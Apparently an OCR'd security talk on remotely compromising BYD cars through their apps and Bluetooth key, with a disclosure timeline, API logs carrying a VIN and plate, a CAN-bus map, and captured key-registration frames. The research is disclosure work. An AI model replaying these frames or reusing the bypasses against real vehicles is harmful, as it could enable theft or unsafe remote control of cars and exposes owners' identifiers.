{"identifier": "13426311196", "availableData": "4D69E3407444B9FD17FE8450DFCE811FDAD57168B8107DA504D311D3F49E8FEBB3C25ACB79E1AFAA671FCA01C9D2227BD1F304E444E04249EE3970B11CA38F920629DBF731F6ED8FD5BFABFB568921A112D1BF35DFA7E9013FEB9B3805AECBCDA4AF42495442FE4D4EB6F26E8057C290E78D04CD04C7F23977D7009B70CF11E2B1AC33D301B4F4C6E53798146297F6BCFA8CC396AD0AEA84FA1F75F6237426E1EB96A4A0F2B9BA69F8AEA1FE42A89773ED7B3AB11BA78E2214B5A2F3098DF294A9B6C8F24F72496F5F7112CAC40195801F4447F2AB0CCA6085C352F3B4D6289EC364D60F4D3C828B97EEA954497C74377AF32CD42A814ADDD6A642A1A5D5DD32F566BBEEE98D57A9A3DF0C2D98622"}
/Library/Python/2.7/site-packages/requests/packages/urllib3/connectionpool.py:789: InsecureRequestWarning: Unverified HTTPS request is being made. Adding certificate verificatio
 is strongly advised. See: https://urllib3.readthedocs.org/en/latest/security.html
  InsecureRequestWarning)
{"userID":29554,"rebackResult":0,"count":0,"isNotify":1,"sendMessageGlobalFlag":0,"isAllowSendUpdatePassword":0,"isAllowSendRemoteControl":0,"isAllowSendRandomNum":0,"autoList":
{"autoPlate":"迪015519","imsiMD5":"AE37D32858BABFCA6A141E3505A9BE49","powerType":2,"autoType":"秦","vin":"LGXC76C36E0108943","vehicleState":1,"vehicleVersion":1,"multimediaVersion":2,"detailedAutoType":"2014","tyrePressure":1,"costRank":1,"saveMatch":0,"driveLog":0,"productType":0,"remoteUpdate":0,"bookingCharge":0,"airconditionSetting":0,"flameout":0}]
None
{"identifier": "LGXC76C36E0108943", "availableData": "3AB11B892340A459999C149872244B82890F26EFB5A615CEC870754E35FF474EF25F8B30A52FC4CE9E4A0CC36981152551E47F7C0945CDF84A70174000A15A2ECC67090D01E3BA8ECBCFED35B71FF37F7BFCBAEB7965B0F9419B13268A67BCA4063E73DD1924154569E3B750A1AF5EACF6218275DFFF9C51BA5D549C1844169EA3DF401A59AE9399AAC79678634838C3D0D4C042185D3842D6B6B6B45A14D04D1144F8E4FABCFFBDB0D4459E694B9B0E7B503A028F531BF982E26FB9B4D34164148E1722EC469B6D90F098EB2FC3AEE7B0DB9B52541CA53BE1501225338211C994BD88B7C53BB0B587C987F05D1DC41CF6003D387B8286181125F3BEAC50025308EB91EDC3C6A4B57FCC3189D57DF5CF4E55C5EAAA0969AD1450263D11C095CD4E0B55D71FC6BC77AFB77A3420AB3B958029B069C91403E6A606E1720AC47CBB9310CE68F2D230EDF9B4320AB88865412A8CE63E08DB539D4734A1E032A40C8E9DF361129538C685ACF454DC7379B72AA921CC7E4247156FA7C3F9D1F68B139B03F1141B9A66589C26CEA1A44B9D"}
/Library/Python/2.7/site-packages/requests/packages/urllib3/connectionpool.py:789: InsecureRequestWarning: Unverified HTTPS request is being made. Adding certificate verificatio
 is strongly advised. See: https://urllib3.readthedocs.org/en/latest/security.html
  InsecureRequestWarning)
{"rebackResult":0,"count":0}
None
```

Apps Shiled Cannot Save The World

6-18 Find Vulns of Apps ,report to BYD

6-23 New version released,fixed the vuln about AES key.

6-24 Fix not not perfectly,Bypass & get control again.

7-13 Fixed the vuln which can open truck remotely.


8-21 New version released with bangcle shiled & keen test.

10-10 BYPASS AGAIN !!! We get the world.

Automotive electronic systems

Apps & key Can Start Engine


- Some attack point on the power control system.
- “SURI” – The first remote driving car in the world.
- “Qin” – 100% remote driving car.
- “Tang”-Remote driving car too.





- Control over bluetooth， Lock、 Unlock、 Remote Control.
- Combine watch & key， Control the car without keys.

http://daxue.qq.com/content/content/id/1909


秦-CAN系统


-- 终端电阻120Ω
换挡机构 SCU
P档 控制器
驱动电机 控制器
ECM
DC-DC
TCU
ECM网速率：500Kbit/s
组合 仪表
低压 BMS
车载 充电器
模式 开关
动力网速率：250Kbit/s
电池 管理器
电池信息 采集器X10
蓝牙钥匙
网关
BCM
I-KEY
ECL
启动网速率：125Kbit/s
R-EPS
EPB
SAS
ACM
ESC
诊断端口
ESC网速率：500Kbit/s
左/右风口指示灯
空调 驱动器
空调 控制器
PTC
DCU FR
DCU LR
Medium
PT ECU
前舱 配电盒
多媒体 显示屏
组合开关
Radar
SECU
功放
天窗
TPMS
DMCU
SRS
全景 ECU
舒适网速率：125Kbit/s


TJA1042
MT83-B-V1.0
2013-09-25
E213371
Q16



AES128 + HITAG2 Encryption


蓝牙基站
Bluetooth pairing with PIN
Loing view
Register request
Validate with the key.
Validate successfully
Show register view
Submit register request
Register Successfully
Login & Control

```
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 64 2 4 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 -128 4 0 27 -114 -58 120 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 -128 4 0 27 -114 -58 120 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 -128 36 0 27 -114 -58 120 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 -128 36 0 27 -114 -58 120 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 0 36 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 0 36 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 0 36 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 0 36 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 0 4 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 0 4 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 0 4 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 0 36 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 0 36 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 0 36 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 0 4 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 0 4 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 0 4 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 0 36 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 0 36 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 0 36 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 0 4 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 0 4 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 0 4 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): sendData:[ 90 -91 -27 -3 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 0 36 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 0 36 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 0 36 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 0 4 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 0 4 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 0 4 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 0 36 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 0 36 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 0 36 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 0 4 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 0 4 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 0 4 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 0 20 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 0 20 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 0 20 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 0 4 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 0 4 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): recvData:[ 16 1 -128 0 0 4 0 0 0 0 0 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): sendData:[ 90 -91 -27 -3 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): sendData:[ 90 -91 -27 -3 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): sendData:[ 90 -91 -27 -3 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): sendData:[ 90 -91 -27 -3 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): sendData:[ 90 -91 -27 -3 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): sendData:[ 90 -91 -27 -3 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): sendData:[ 90 -91 -27 -3 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): sendData:[ 90 -91 -27 -3 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): sendData:[ 90 -91 -27 -3 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): sendData:[ 90 -91 -27 -3 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
E/adlab_bluetooth( 1460): sendData:[ 90 -91 -27 -3 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
/adlab_bluetooth( 1460): sendData:[ 90 -91 -31 113 119 101 114 49 50 51 52 -1 -1 -1 -1 -1 -1 -1 -11 -6 90 -91 -30 50 50 50 50 50 50 97 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
/adlab_bluetooth( 1460): recvData:[ 16 2 -103 0 0 0 32 1 0 0 0 -1 -1 -1 -1 -1 -11 -6]
/adlab_bluetooth( 1460): sendData:[ 90 -91 -27 -4 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6 90 -91 -31 113 119 101 114 49 50 51 52 -1 -1 -1 -1 -1 -1 -1 -11 -6 90 -91 -30
0 50 50 50 50 50 97 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
/adlab_bluetooth( 1460): recvData:[ 16 2 -103 0 0 0 32 1 0 0 0 -1 -1 -1 -1 -1 -11 -6]
```

```
I/adlab   (28634): buildRegisterRequest:[ 90 -91 -27 -3 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
I/adlab   (28634): buildRegisterRequest:[ 90 -91 -27 -3 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
I/adlab   (28634): buildRegisterRequest:[ 90 -91 -27 -3 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
I/adlab   (28634): buildRegisterRequest:[ 90 -91 -27 -3 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
I/adlab   (28634): buildRegisterRequest:[ 90 -91 -27 -3 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
I/adlab   (28634): buildRegisterRequest:[ 90 -91 -27 -3 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
I/adlab   (28634): buildRegisterRequest:[ 90 -91 -27 -3 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
I/adlab   (28634): buildRegisterRequest:[ 90 -91 -27 -3 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -11 -6]
